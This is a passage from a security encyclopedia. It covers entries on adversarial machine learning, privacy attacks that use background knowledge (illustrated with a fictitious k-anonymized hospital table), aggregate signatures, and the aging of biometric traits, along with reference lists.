Eykholt K, Evtimov I, Fernandes E, Li B, Rahmati A, Xiao C, Prakash A, Kohno T, Song D (2017) Robust physical-world attacks on deep learning models. ArXiv:1707.08945 [Cs], 27 July 2017. http://arxiv.org/abs/1707.08945

Geigel A (2013) Neural network Trojan. J Comput Secur 21(2):191–232

High-Level Expert Group on Artificial Intelligence (2019) Ethics guidelines for trustworthy AI. https://op.europa.eu/en/publication-detail/-/publication/d3988569-0434-11ea-8c1f-01aa75ed71a1

Liu Y, Ma S, Aafer Y, Lee W-C, Zhai J, Wang W, Zhang X(2018) Trojaning attack on neural networks. In: Proceedings of the 25th annual network and distributed system security symposium, NDSS 2018

Moosavi-Dezfooli S, Fawzi A, Fawzi O, Frossard P (2017) Universal adversarial perturbations. In: Proceedings of the IEEE conference on Computer vision and pattern recognition (CVPR), Honolulu, pp 86–94

NIST (2019) National Institute of Standards and Technology. U.S. Leadership in AI: a plan for federal engagement in developing technical standards and related tools. https://www.nist.gov/system/files/documents/2019/08/10/ai_standards_fedengagement_plan_9aug2019.pdf

Szegedy C, Zaremba W, Sutskever I, Bruna J, Erhan D, Goodfellow I, Fergus R (2013) Intriguing properties of neural networks. ArXiv:1312.6199 [Cs], 20 Dec 2013. http://arxiv.org/abs/1312.6199.10

Tramer F, Boneh D (2019) Adversarial training and robustness for multiple perturbations. In: Proceedings of the advances in neural information processing systems conference, NIPS 2019

Wang Y, Chaudhuri K (2018) Data poisoning attacks against online learning. arXiv:1905.12121

Wang B, Yao Y, Shan S, Li H, Viswanath B, Zheng H, Zhao B (2019) Neural cleanse: identifying and mitigating backdoor attacks in neural networks. In: Proceedings of the 40th IEEE symposium on security and privacy, S&P 2019

Xu W, Evans D, Qi Y (2018) Feature squeezing: detecting adversarial examples in deep learning networks. In: Proceedings of the network and distributed system security symposium, NDSS 2018

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300023

Adversarial Artificial Intelligence (AI)

Adversarial and Trustworthy AI

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1635

Adversarial Machine Learning (AML)

Nicolas Papernot[21] ✉
(21) University of Toronto and Vector Institute, Toronto, ON, Canada

✉ **Nicolas Papernot**
Email: Nicolas.papernot@utoronto.ca

Synonyms

Private machine learning; Robust machine learning; Trustworthy machine learning

Definition

Adversarial machine learning is a subfield of computer security interested with the study of machine learning systems in the presence of adversaries. A systematic characterization of worst-case behavior enables the design of machine learning algorithms with confidentiality, integrity, and availability guarantees that contribute to increasing the trust that end users can place in systems that deploy machine learning components.

Background

In 2012, a breakthrough (Krizhevsky et al. 2012) in machine learning (ML) slashed the error rate for the ImageNet computer vision benchmark and its associated object recognition competition (Russakovsky et al. 2015). The winning entry by Krizhevsky, Sutskever, and Hinton from the University of Toronto employed a deep neural network, a class of ML models that learns a hierarchical set of data representations by composing individual

computing units – the neurons – organized in layers. The following years saw a surge of interest in the field of deep learning and eventually also revived interest in the study of the vulnerabilities of ML systems (Huang et al. 2011), an area often referred to as adversarial machine learning (AML).

Theory and Application

In a seminal paper, Szegedy et al. introduced the concept of adversarial examples (Szegedy et al. 2013) and demonstrated that while deep neural networks had enabled machines to achieve performance comparable to humans in certain computer vision tasks, they still remained vulnerable to subtle perturbations of their inputs. While adversarial examples were originally introduced as an "intriguing property" in the ML community, the security community quickly realized the implications of these findings to the robustness of ML systems deployed in adversarial settings. Biggio et al. demonstrated in a work concurrent to Szegedy et al. how support vector machines and shallow neural networks can be manipulated by an adversary (Biggio et al. 2013). In 2015 and 2016, Papernot et al. introduced algorithms enabling adversaries to craft adversarial examples capable of attacking deep neural networks with (Papernot et al. 2016b) and without (Papernot et al. 2017) knowledge of the model's internal parameters. The logical conclusion of this line of research was that attacks against ML systems were now practical, and adversarial examples are just one of the many threats faced by ML.

Why are ML systems vulnerable to adversarial inputs? The answer lies in the underlying assumption made by most modern approaches to ML: the training and test distributions are assumed to be identical. That is, the data used to create a model should come from the same distribution than the data used to test and deploy it. A learning algorithm is then tasked with finding a model that will generalize from the training data to the test data. When an adversary comes in the picture, they typically break this assumption in one of two ways. They can manipulate the training distribution, in what is broadly referred to as a poisoning attack (Rubinstein et al. 2009). Training points inserted or modified by the adversary generally induce the learning algorithm to extract patterns that are not relevant to solving the task which the model was originally designed to solve. When the model is then

deployed, these spurious patterns manifest themselves in the form of incorrect model predictions on any test inputs or, for certain attacks (Gu et al. 2017), only the test inputs which have been marked with a specific trigger in their features – à la backdoor. Adversaries can also manipulate the test distribution, creating a drift with the distribution the model developer had intended to model, to mount an evasion attack. Adversarial examples are an example of such a threat.

Both poisoning and evasion attacks target the integrity of ML. However, ML systems are not unlike other computer systems, and the traditional computer security triad (Anderson 2008) of confidentiality, integrity, and availability (CIA) also applies to them. In ML, confidentiality takes two flavors depending on whether it applies to the data or the model itself. User concerns around the centralization of data to enable learning has prompted research on distributed counterparts (Konečný et al. 2016) to centralized learning algorithms. In a similar vein, confidential inference makes it possible for a model owner to make predictions on inputs without the user having to reveal the input to the model owner. Approaches for confidential ML often rely on secure enclaves, secure multiparty computation, or homomorphic encryption (Ohrimenko et al. 2016; Gilad-Bachrach et al. 2016). A different angle on confidentiality considers the model itself, and the IP that it constitutes: adversaries may exploit querying access to an initially unknown model to recover details of its internals through what is known as a model stealing or extraction attack (Tramèr et al. 2016). The question of availability arises in critical ML systems, where model predictions are relied upon to take decisions that have implications to the security and safety of control systems and production environments. This is for instance the case for resource allocation in datacenter management or autonomous systems. Recent work exposed how hardware speculation introduced in ML accelerators, such as GPUs and FPGAs, expands the attack surface of ML systems. Adversaries can exploit optimizations and speculation performed by hardware to craft sponge examples – inputs that increase the latency and energy consumption of hardware thus jeopardizing the availability of models as they make critical predictions (Shumailov et al. 2020).

Given the widespread application of ML, and the resources it puts at risk, it is natural to ask how ML can be secured. Limited progress has been achieved at the time of writing, despite significant interest in AML. One of

the major obstacles is the lack of established security model for ML systems. This is perhaps best illustrated by our limited understanding of what robustness to adversarial examples entails to. Existing definitions continue to consider what was introduced as a toy problem to bootstrap research in seminal work by Szegedy et al. (2013) and Goodfellow et al. (2014). While this has led to useful progress in the realm of robust optimization (Wong and Kolter 2018), the resulting techniques introduce an unnecessary trade-off with the model's ability to generalize (Tramèr et al. 2020). There is nascent recognition that considering the entirety of the system deploying ML rather than the ML component in isolation will support progress towards an effective formulation of what robustness means in the context of ML.

Open Problems and Future Directions

Does this mean that ML applications will give rise to a never-ending arms race, à la Lampson (2004), between attackers and defenders? Not necessarily. The intricate relationship between ML and cryptography gives reasons to hope for a systematic approach to secure ML, which does not rely on secrecy and adheres to Kerckhoffs' Principle (Kerckhoffs 1883). Like cryptographic protocols and systems, many components of ML systems are amenable to formal specification. This is best illustrated by advances in privacy-preserving ML. Differential privacy has established itself as the gold standard for defining privacy (Dwork et al. 2006). With roots in cryptography, the definition involves a game between an algorithm and adversary: the adversary observes the algorithm's outputs to extract private information contained in the algorithm's inputs whereas the algorithm leverages randomization to limit the adversary. Through an analytical analysis of the sensitivity of model updates to training data, differential privacy has been successfully applied to reason about and strengthen the privacy of ML algorithms (Abadi et al. 2016; Papernot et al. 2016a). This demonstrates that a principled approach to secure ML is possible when the adversary is modeled precisely in a way that aligns human norms with the generalization goal of ML. Beyond the security and privacy of ML, work in the same vein will be needed to ensure that ML is deployed with a strong understanding of its consequences on ethics, fairness, and the law (Kumar et al. 2020) – to cite a few only.

Cross-References

Adversarial and Trustworthy AI
Data Mining (Privacy in)
Differential Privacy
Secure and Privacy-Preserving Machine Learning

References

Abadi M, Chu A, Goodfellow I, McMahan HB, Mironov I, Talwar K, Zhang L (2016, October) Deep learning with differential privacy. In: Proceedings of the 2016 ACM SIGSAC conference on computer and communications security, pp 308–318

Anderson R (2008) Security engineering. Wiley

Biggio B, Corona I, Maiorca D, Nelson B, Šrndić N, Laskov P, … Roli F (2013, September) Evasion attacks against machine learning at test time. In: Joint European conference on machine learning and knowledge discovery in databases. Springer, Berlin/Heidelberg, pp 387–402

Dwork C, McSherry F, Nissim K, Smith A (2006, March) Calibrating noise to sensitivity in private data analysis. In: Theory of cryptography conference. Springer, Berlin/Heidelberg, pp 265–284

Gilad-Bachrach R, Dowlin N, Laine K, Lauter K, Naehrig M, Wernsing J (2016, June) Cryptonets: applying neural networks to encrypted data with high throughput and accuracy. In: International conference on machine learning, pp 201–210

Goodfellow IJ, Shlens J, Szegedy C (2014) Explaining and harnessing adversarial examples. arXiv preprint arXiv:1412.6572

Gu T, Dolan-Gavitt B, Garg S (2017) Badnets: identifying vulnerabilities in the machine learning model supply chain. arXiv preprint arXiv:1708.06733

Huang L, Joseph AD, Nelson B, Rubinstein BI, Tygar JD (2011, October) Adversarial machine learning. In: Proceedings of the 4th ACM workshop on security and artificial intelligence, pp 43–58

Kerckhoffs A (1883) La cryptographic militaire. J Sci Milit IX:5–38

Konečný J, McMahan HB, Ramage D, Richtárik P (2016) Federated optimization: distributed machine learning for on-device intelligence. arXiv preprint arXiv:1610.02527

Krizhevsky A, Sutskever I, Hinton GE (2012) Imagenet classification with deep convolutional neural networks. In: Advances in neural information processing systems, pp 1097–1105

Kumar RSS, Penney J, Schneier B, Albert K (2020) Legal risks of adversarial machine learning research. arXiv preprint arXiv:2006.16179

Lampson BW (2004) Computer security in the real world. Computer 37(6):37–46

Ohrimenko O, Schuster F, Fournet C, Mehta A, Nowozin S, Vaswani K, Costa M (2016) Oblivious multi-party machine learning on trusted processors. In: 25th {USENIX} security symposium ({USENIX} security 16), pp 619–636

Papernot N, Abadi M, Erlingsson U, Goodfellow I, Talwar K (2016a) Semi-supervised knowledge transfer for deep learning from private training data. In: International conference on representation learning

Papernot N, McDaniel P, Jha S, Fredrikson M, Celik ZB, Swami A (2016b, March) The limitations of deep learning in adversarial settings. In: 2016 IEEE European symposium on security and privacy (EuroS&P). IEEE, pp 372–387

Papernot N, McDaniel P, Goodfellow I, Jha S, Celik ZB, Swami A (2017, April) Practical black-box attacks against machine learning. In: Proceedings of the 2017 ACM on Asia conference on computer and communications security, pp 506–519

Rubinstein BI, Nelson B, Huang L, Joseph AD, Lau SH, Rao S, … Tygar JD (2009, November) Antidote: understanding and defending against poisoning of anomaly detectors. In: Proceedings of the 9th ACM SIGCOMM conference on Internet measurement, pp 1–14

Russakovsky O, Deng J, Su H, Krause J, Satheesh S, Ma S, … Berg AC (2015) Imagenet large scale visual recognition challenge. Int J Comput Vis 115(3):211–252

Shumailov I, Zhao Y, Bates D, Papernot N, Mullins R, Anderson R (2020) Sponge examples: energy-latency attacks on neural networks. In: Proceedings of the 6th IEEE European symposium on security and privacy, Vienna

Szegedy C, Zaremba W, Sutskever I, Bruna J, Erhan D, Goodfellow I, Fergus R (2013) Intriguing properties of neural networks. arXiv preprint arXiv:1312.6199

Tramèr F, Zhang F, Juels A, Reiter MK, Ristenpart T (2016) Stealing machine learning models via prediction apis. In: 25th {USENIX} security symposium ({USENIX} security 16), pp 601–618

Tramèr F, Behrmann J, Carlini N, Papernot N, Jacobsen JH (2020) Fundamental tradeoffs between invariance and sensitivity to adversarial perturbations. In: International conference on machine learning

Wong E, Kolter Z (2018, July) Provable defenses against adversarial examples via the convex outer adversarial polytope. In: International conference on machine learning, pp 5286–5295

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_902

Adversarial/External Knowledge (Privacy in the Presence of)

Kristen LeFevre[22] ✉ and Bee-Chung Chen[23] ✉
(22) Department of Electrical Engineering and Computer Science, University of Michigan, Ann Arbor, MI, USA
(23) Yahoo! Research, Mountain View, CA, USA

✉ **Kristen LeFevre (Corresponding author)**
Email: klefevre@umich.edu

✉ **Bee-Chung Chen**
Email: beechun@yahoo-inc.com

Definition

Privacy in the presence of adversarial/external knowledge is an approach used in privacy-preserving data publishing and related areas to analyze the amount of private, sensitive information revealed from published data assuming the adversary or attacker has certain knowledge about the individuals in the data in addition to the published data itself. It is also used to define privacy criteria resilient to attacks using such knowledge.

Background

Numerous organizations collect personal information for research and other purposes. Classical examples include census bureaus, departments of public health, and demographic researchers. More recently, with the proliferation of the World Wide Web, mobile communication devices, and sensors, it has also become common for researchers and companies to collect information

about people automatically. Examples of the latter include clickstreams, search logs, social networks (e.g., instant messaging "buddy" lists), and GPS traces.

Often, it is important to share the collected information across organizational boundaries, or even with the public. For example, demographic and public health data can often be reused by other researchers, beyond the study for which they were initially collected. However, the promise of data sharing is often accompanied by concern for the privacy of human subjects. The challenge of *privacy-preserving data publishing*, and *statistical de-identification* is to produce data that is "useful" for aggregate analysis, but that prevents attackers (malicious individuals) from learning sensitive private information about specific people.

One of the most common means of "attacking" a published dataset (to infer specific information about individuals) is by "linking" the published data with another public dataset. One such attack was described by Sweeney (2002), and involved a dataset that was collected by the Group Insurance Commission (GIC), which contained medical information about Massachusetts state employees. Before the data was given to researchers, known *identifiers* (e.g., names, social security numbers, addresses, and phone numbers) were removed. However, the data did contain demographic attributes (e.g., birth date, gender, and zip code). Unfortunately, the combination of the demographic attributes was sufficient to uniquely identify a large proportion of the population. Thus, by "linking" the published data with another public dataset, it was possible to reidentify many people, including then-governor William Weld.

In response to the threat of linking attacks, Samarati (2001) and Sweeney (2002) developed the *k-anonymity* model of privacy. Informally, the *k*-anonymity condition stipulates that the values of each record in the published dataset (corresponding to a single person) be *generalized* or *coarsened* to such a degree that the record is indistinguishable from a group containing at least $k-1$ other records. However, it has been shown that this approach is often still vulnerable to attack by an adversary in possession of other background knowledge (Chen et al. 2007; Ganta et al. 2008; Kifer 2009; Machanavajjhala et al. 2006; Martin et al. 2007; Xiao and Tao 2007). Thus, in order to develop a robust publication scheme, it is critical to

develop standards, or “definitions,” of privacy that are resilient to attacks based on background knowledge.

Theory

The problem of reasoning about background knowledge is most easily illustrated with an example. Consider a fictitious hospital, which owns the patient data shown in Table 1, and suppose that the hospital wishes to publish a version of this data for research. Using the concept of *k*-anonymity (Samarati 2001; Sweeney 2002), the hospital might first remove identifiers (e.g., Name), and then produce the 4-anonymous “snapshot” shown in Table 2, which generalizes the values of the nonsensitive *quasi-identifier attributes* (in this case, Zip Code, Age, and Nationality).

Adversarial/External Knowledge (Privacy in the Presence of), Table 1 Inpatient database

Name	Identifier			
	Nonsensitive			Sensitive
	Zip Code	Age	Nationality	Condition
Alice	48105	28	Russian	Heart disease
Bob	48104	21	American	Heart disease
Carol	48109	29	Japanese	Infection
Dave	48109	22	American	Infection
Ed	53703	41	Indian	Cancer
Frank	53715	43	Russian	Heart disease
Greg	53706	45	American	Infection
Henry	53706	42	American	AIDS
Ida	02174	50	Indian	Cancer
Jan	02177	51	Japanese	Cancer
Ken	02176	20	American	Cancer
Lou	02173	38	American	Cancer

Adversarial/External Knowledge (Privacy in the Presence of), Table 2 4-Anonymous inpatient database

Name	Identifier			
	Nonsensitive			Sensitive
	Zip Code	Age	Nationality	Condition
Alice	4810∗	20–30	∗	Heart disease
Bob	4810∗	20–30	∗	Heart disease
Carol	4810∗	20–30	∗	Infection
Dave	4810∗	20–30	∗	Infection
Ed	537∗∗	40–45	∗	Cancer
Frank	537∗∗	40–45	∗	Heart disease
Greg	537∗∗	40–45	∗	Infection
Henry	537∗∗	40–45	∗	AIDS
Ida	0217∗	20–50	∗	Cancer
Jan	0217∗	20–50	∗	Cancer
Ken	0217∗	20–50	∗	Cancer
Lou	0217∗	20–50	∗	Cancer

While this is sufficient to protect the *identities* of individual patients in the absence of other information, because an attacker can not effectively determine which record corresponds to which patient, Machanavajjhala et al. observed that it may be insufficient to prevent *attribute disclosure* (2006). For example, consider an attacker who knows that his neighbor Jan (the *target individual*) is an inpatient in this hospital, and he knows that Jan's Zip Code is 02177, her Age is 51, and her Nationality is Japanese. The attacker can conclude from the published data that one of the last four records must be Jan's, but since all have the same value of Condition (Cancer), he can conclude that Jan must have Cancer.

The data shown in Table 2 may also be vulnerable to attack based on instance-level background knowledge (Chen et al. 2007; Machanavajjhala et al. 2006; Martin et al. 2007). To illustrate this problem, consider an attacker who knows patient Carol personally. Using the published data, the attacker can determine that one of the first four records must be Carol's. However, if this attacker has additional knowledge (e.g., he knows that it is

rare for Japanese people to get heart disease), then he can further infer that Carol is likely to have an infection.

Formally, let D denote the original data. After applying a transformation or masking procedure, the data publisher obtains a sanitized view of D, denoted D^*. To understand whether D^* is "safe" for release, the data publisher can consider an attacker whose goal is to predict whether a target individual t has a particular sensitive value s. In making this prediction, the adversary has access to D^* as well as an external knowledge base K. Ideally, the privacy definition should place an upper bound on the adversary's confidence in predicting any target individual t to have any sensitive value s. In other words, the privacy definitions should guarantee the following:

$$\max_{t,s} Pr(t\ has\ s|K, D^*) < c$$

The value $\max_{t,s} Pr(t \text{ has } s|K, D^*)$ is commonly called the *breach probability*, and it represents the attacker's confidence in predicting the most likely sensitive value of s for the least-protected individual t in D^*, given that the attacker has access to knowledge base K.

Returning to the example, in the absence of additional knowledge, using D^*, intuitively the attacker can predict Henry to have AIDS with confidence $Pr(\text{Henry has AIDS} \mid D^*) = 1/4$ because there are four individuals in Henry's *equivalence class*, and only one of them has AIDS. However, the adversary can improve his confidence if he has some additional knowledge. For example:

- The attacker knows Henry personally, and is sure he does not have Cancer. After removing the record with Cancer, the probability that Henry has AIDS becomes 1/3.
- From another dataset, the attacker learns that Frank has Heart Disease. By further removing Frank's record, the probability that Henry has AIDS becomes 1/2.

Given this basic formulation, the challenge is to develop an appropriate means of expressing the attacker's knowledge base K. Typically, an attacker's knowledge can take two forms: logical (Chen et al. 2007; Machanavajjhala et al. 2006; Martin et al. 2007) or probabilistic (Du et al. 2008).

Consider the case of logical background knowledge. The problem of expressing an attacker's knowledge is complicated by the fact that, in general, the data publisher does not know the knowledge of any particular attacker (i.e., the contents of *K*). Worse, in the case of public-use data, there may be many different attackers, each with his own distinct knowledge base. To address this problem, Martin et al. proposed a *language* for expressing such knowledge (Martin et al. 2007). Rather than requiring the data publisher to anticipate specific knowledge (e.g., Frank has Heart Disease), they proposed to quantify the *amount* of knowledge that an adversary could have, and to release data that is resilient to a certain amount of knowledge, regardless of its specific content. Formally, let $L(k)$ denote the language for expressing k "pieces" of background knowledge (e.g., k logical sentences of certain form). The general form of this requirement can be stated as follows:

$$\max_{t,s,K \in L(k)} Pr(t\ has\ s | K,\ D^*) < c$$

The language proposed by Martin et al. has been further refined in work by Chen et al. (Chen et al. 2007), and a variety of algorithms have been proposed for producing a sanitized snapshot D^* that is resilient to a certain amount and type of background knowledge (Chen et al. 2007; Kifer 2009; Machanavajjhala et al. 2006; Martin et al. 2007).

Open Problems

There are a number of difficult open challenges related to the modeling, development, and realization of privacy-preserving data publication schemes that incorporate background knowledge. These challenges include, but are not limited to, the following:

- *Parameter Setting*. Many of the existing privacy definitions include user-specified parameters. In some cases, these parameters have interpretable meaning (e.g., the number of pieces of Boolean background knowledge available to an attacker (Chen et al. 2007; Martin et al. 2007)). Nonetheless, it is not always clear how to configure the parameters unless the data publisher has a deep understanding of potential attackers (Duong et al. 2009).

- *Sequential releases and composability*. Privacy of sequential releases is another important problem. Often it is possible to infer sensitive information by combining independent anonymizations of the same data set (Ganta et al. 2008; Xiao and Tao 2007). One proposed approach to handling this problem is through the use of composable privacy definitions (Ganta et al. 2008).
- *Application to other forms of structured data*. Much of the existing work has focused on modeling background knowledge in a specific setting, where the data is stored in a single table, each row describes a single person, and the rows are independent of one another. In contrast, much of the data that is being collected in emerging applications does not satisfy this particular form. For this reason, recent work has begun to consider background knowledge attacks on anonymized data of other forms, including social network graphs (Hay et al. 2008) and trajectory databases (Abul et al. 2008).

Cross-References

k-Anonymity
Macrodata Protection
Microdata Protection
Quasi-identifier

Recommended Reading

Abul O, Bonchi F, Nanni M (2008) Never walk alone: uncertainty for anonymity in moving objects databases. In: Proceedings of the IEEE international conference on data engineering (ICDE). Cancún

Chen BC, Kifer D, LeFevre K, Machanavajjhala A (2009) Privacy-preserving data publishing FTDBS. Foundations and Trends in Databases 2(1–2):1–167

Chen BC, LeFevre K, Ramakrishnan R (2007) Privacy skyline: privacy with multidimensional adversarial knowledge. In: Proceedings of the 33rd international conference on very large data bases (VLDB), Vienna

Du W, Teng Z, Zhu Z (2008) Privacy-Maxent: integrating background knowledge in privacy quantification. In: Proceedings of the ACM SIGMOD international conference on management of data (SIGMOD), Vancouver

Duong Q, LeFevre K, Wellman M (2009) Strategic modeling of information sharing among data privacy attackers. In: Quantitative risk analysis for security applications workshop, Pasadena

Dwork C (2006) Differential privacy, ICALP, Venice

Dwork C, McSherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: Theory of cryptography conference, New York

Evfimievski A, Gehrke J, Srikant R (2003) Limiting privacy breaches in privacy-preserving data mining. In: Proceedings of the 22nd ACM SIGMOD-SIGACT-SIGART symposium on principles of database systems (PODS), San Diego

Ganta S, Kasiviswanathan S, Smith A (2008) Composition attacks and auxiliary information in data privacy. In: Proceedings of the 14th ACM SIGKDD international conference on knowledge discovery and data mining, Las Vegas

Hay M, Miklay G, Jensen D, Towsley D, Weis P (2008) Resisting structural re-identification in anonymized social networks. In: Proceedings of the 34th international conference on very large data bases (VLDB), Auckland

Kifer D (2009) Attacks on privacy and DeFinnetti's theorem. In: Proceedings of the ACM SIGMOD international conference on management of data, Providence

Machanavajjhala A, Gehrke J, Kifer D, Venkitasubramaniam M (2006) L-diversity: privacy beyond k-anonymity. In: Proceedings of the IEEE international conference on data engineering (ICDE), Atlanta

Martin D, Kifer D, Machanavajjhala A, Gehrke J, Halpern J (2007) Worst-case background knowledge for privacy-preserving data publishing. In: Proceedings of the IEEE international conference on data engineering (ICDE), Istanbul

Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027

Sweeney L (2002) K-anonymity: a model for protecting privacy. IJUFKS 10(5):557–570 [MathSciNet]

Xiao X, Tao Y (2007) M-invariance: towards privacy preserving publication of dynamic datasets. In: Proceedings of the ACM SIGMOD international conference on management of data, Beijing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300026

Adware

Spyware

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300027

AES

Rijndael

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_139

Aggregate Signatures

Dan Boneh[24] ✉
(24) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Definition

An aggregate signature is a tuple of four algorithms: KeyGen, Sign, Combine, and Verify. The first two are the same as in a standard digital signature system. Algorithm Combine takes as input a vector of n triples where each triple contains a public-key pk_i, message m_i, and signature σ_i. The algorithm outputs a single signature σ that functions as a signature on all the given messages. We call σ an aggregate signature and its length should be the same as a signature on a single message. Finally, algorithm Verify takes as input a vector of n pairs (pk_i, m_i) and a single aggregate signature σ. It would output "valid" only if σ was generated as an aggregate of n valid signatures.

Algorithm Combine can aggregate signatures on a large number of messages by different signers into a single short signature. This aggregate signature is sufficient to convince anyone that all the original messages were properly signed by the respective public keys. Aggregation can be done by anyone and requires no secret keys. We emphasize that all the original messages and public keys are needed to verify an aggregate signature.

Aggregate signature as described above are sometimes called *parallel aggregate signatures* since aggregation happens all at once after all the

individual signatures are generated. Known constructions for parallel aggregate signatures (Boneh et al. 2003a) are based on BLS signatures built from bilinear maps.

Applications

Aggregate signatures are designed to reduce the length of digital signatures in applications that use multiple signatures. For example, consider a certificate chain containing n certificates signed by different certificate authorities. The chain contains n signatures on n messages each issued by a different signer. Aggregate signatures let anyone *aggregate* these n signatures into a *single* signature whose length is the same as a signature on a single message. This shortens the overall length of the certificate chain.

In some applications, the full power of parallel aggregation is not needed. Instead, a weaker form of aggregation called *sequential aggregation* is sufficient. In sequential aggregation, the signers sign messages one after the other. Signer number i takes as input the aggregate signature from signer number $i - 1$ and adds a signature on message m_i to the aggregate. The resulting aggregate signature is given to signer $i + 1$ and so on until all messages are signed. The final aggregate signature should have the same length as a signature on a single message. Verifying an aggregate signature is as before. In particular, only the final aggregate is given to the verifier along with all messages and all public keys. The partially aggregated signatures passed from signer to signer are unknown to the verifier. Note that sequential aggregation is sufficient for the certificate chain application described above.

Sequential aggregate signatures can be built from any trapdoor permutation in the random oracle model (Lysyanskaya et al. 2004) and can be built using bilinear maps without random oracles (Lu et al. 2006).

While aggregate signatures let anyone aggregate signatures from different signers, a related concept called *multi-signatures* lets anyone aggregate signatures from a *single* signer.

Recommended Reading

Boneh D, Gentry C, Lynn B, Shacham H (2003a) Aggregate and verifiably encrypted signatures from bilinear maps. In: Biham E (ed) Proceedings of EUROCRYPT 2003, Warsaw, 4–8 May 2003.

Lecture notes of computer science, vol 2656. Springer, Berlin, pp 416–432

Boneh D, Gentry C, Lynn B, Shacham H (2003b) A survey of two signature aggregation techniques. CryptoBytes 6(2):1–10

Lu S, Ostrovsky R, Sahai A, Shacham H, Waters B (2006) Sequential aggregate signatures and multisignatures without random oracles. In: Vaudenay S (ed) Proceedings of EUROCRYPT 2006, St. Petersburg, 28 May–1 June 2006. Lecture notes of computer science, vol 4004. Springer, Berlin, pp 465–485

Lysyanskaya A, Micali S, Reyzin L, Shacham H (2004) Sequential aggregate signatures from trapdoor permutations. In: Cachin C, Camenisch J (eds) Proceedings of EUROCRYPT 2004, Interlaken, 2–6 May 2004. Lecture notes of computer science, vol 3027. Springer, Berlin, pp 74–90

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300028

Agility

Moving Target Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1512

Aging of Biometric Traits

Andreas Lanitis[25] ✉
(25) Visual Media Computing Lab, Department of Multimedia and Graphic Arts, Cyprus University of Technology & Research Centre on Interactive Media and Emerging Technologies, Limassol, Cyprus

✉ **Andreas Lanitis**
Email: andreas.lanitis@cut.ac.cy

Definition

Aging of biometric traits is a nonreversible physiological process that affects personal characteristics used for biometric recognition, as the age of a person increases. Aging of biometric traits may affect the accuracy of biometric recognition systems.

Background

Biometric recognition (Jain et al. 2007) is the process of deriving and using personal physiological traits for the tasks of identity verification or recognition. The development of a biometric recognition system involves the creation of biometric templates that contain features derived from personal physiological traits. During the actual recognition or identity authentication process, biometric traits from an unknown subject are compared against the corresponding features stored in biometric templates so that the identity of a person is either determined or verified.

A key issue in biometric recognition is the type of traits used in biometric templates. Researchers working in biometric recognition investigated the use of different types of biometric features including

fingerprints, iris patterns, face images, palmprints, speech, vein patterns, DNA or even dynamic behavioral characteristics in the form of signature strokes, electroencephalogram (EEG) signals, and gait styles. The suitability of biometric traits considered for biometric recognition depends on numerous factors that include the uniqueness of biometric traits among different subjects, which enables the determination of the identity of a subject, and the permanence over time that ensures that biometric traits remain unalerted over time enabling the long-term recognition/identification of a person.

Aging of biometric traits is heavily associated with permanence, since age-related deformations of biometric traits alter the characteristics of biometric traits over time (Lanitis 2010). As a result of the aging process, traits used in biometric templates captured at a certain time may be different when compared to the traits of the same person captured in the future. Thus, the aging of biometric traits may inhibit the task of identifying a subject. On the other hand, the fact that biometric traits may change over time provides increased security for biometric recognition as stolen biometric templates may be useable only for a certain time period.

Theory

The aging process is defined as the continuous nonreversible change over time that affects the appearance, behavior, and psychology of a person (Harman 1981). Aging is often separated as normal and abnormal. Normal aging is associated with the expected depreciation of the human body over the years, whereas abnormal aging (or pathological aging) refers to aging effects related to specific pathological conditions normally associated with older persons (Dickson et al. 1992). The combination of normal and abnormal aging effects makes the overall aging process unique for different individuals.

Since biometric traits are mostly related to the appearance and behavior of a subject, it is inevitable that both normal and abnormal aging affects traits used in biometric recognition systems. Table 1 presents a brief description of typical biometric traits along with the most common aging effects encountered, and an indication of the aging permanence of each trait in relation to the use in biometric recognition systems.

Aging of Biometric Traits, Table 1 Typical aging affects and aging permanence for typical biometric traits

Biometric trait	Typical aging effects	Aging permanence (scale 1–5)[a]
Face	Bone growth, loss of skin elasticity, and face sagging	3
Fingerprints	Reduced skin elasticity and fingerprint wearing	4
Hand	Distorted geometry, reduced skin elasticity, and palmprint wearing	4
Voice	Reduced lung strength, vocal muscle atrophy, and anatomical larynx deformations	2
Behavior	Muscle elasticity, muscle strength, reduced stamina, and reduced movement precision	2
Iris	Eye diseases such as cataract and glaucoma	4
Vein	Reduced elasticity, strength and enlargement	4
EEG	Brain dysfunction	4
DNA	No aging-related changes	5

[a]1: Lowest Permanence, 5: Highest Permanence

The effects of biometric traits aging on the performance of biometric recognition systems can be minimized using two approaches.

The first approach is frequent biometric template update where biometric templates are regularly updated so that biometric features stored in templates are consistent with the current age of each user. The process of updating biometric templates can be accomplished by asking users to provide new biometric samples at regular time intervals or by updating biometric templates automatically when a subject is identified by a biometric recognition system. Furthermore, researchers have been considering the idea of automatic template update through the simulation of aging effects (Ling et al. 2009).

As an alternative to template update, researchers in biometrics have experimented with the determination of age-invariant biometric features derived from biometric traits. Within this scope, age-invariant biometric features are features that retain their values despite age-based alterations of biometric traits. For example, Li et al. (2011) investigated the use of a set of age-invariant features for face. More recently deep learning approaches (Sundararajan and Woodard 2018) have been used to learn aging-invariant

representations that can be used for improved long-term performance of biometric recognition systems.

Open Problems and Future Directions
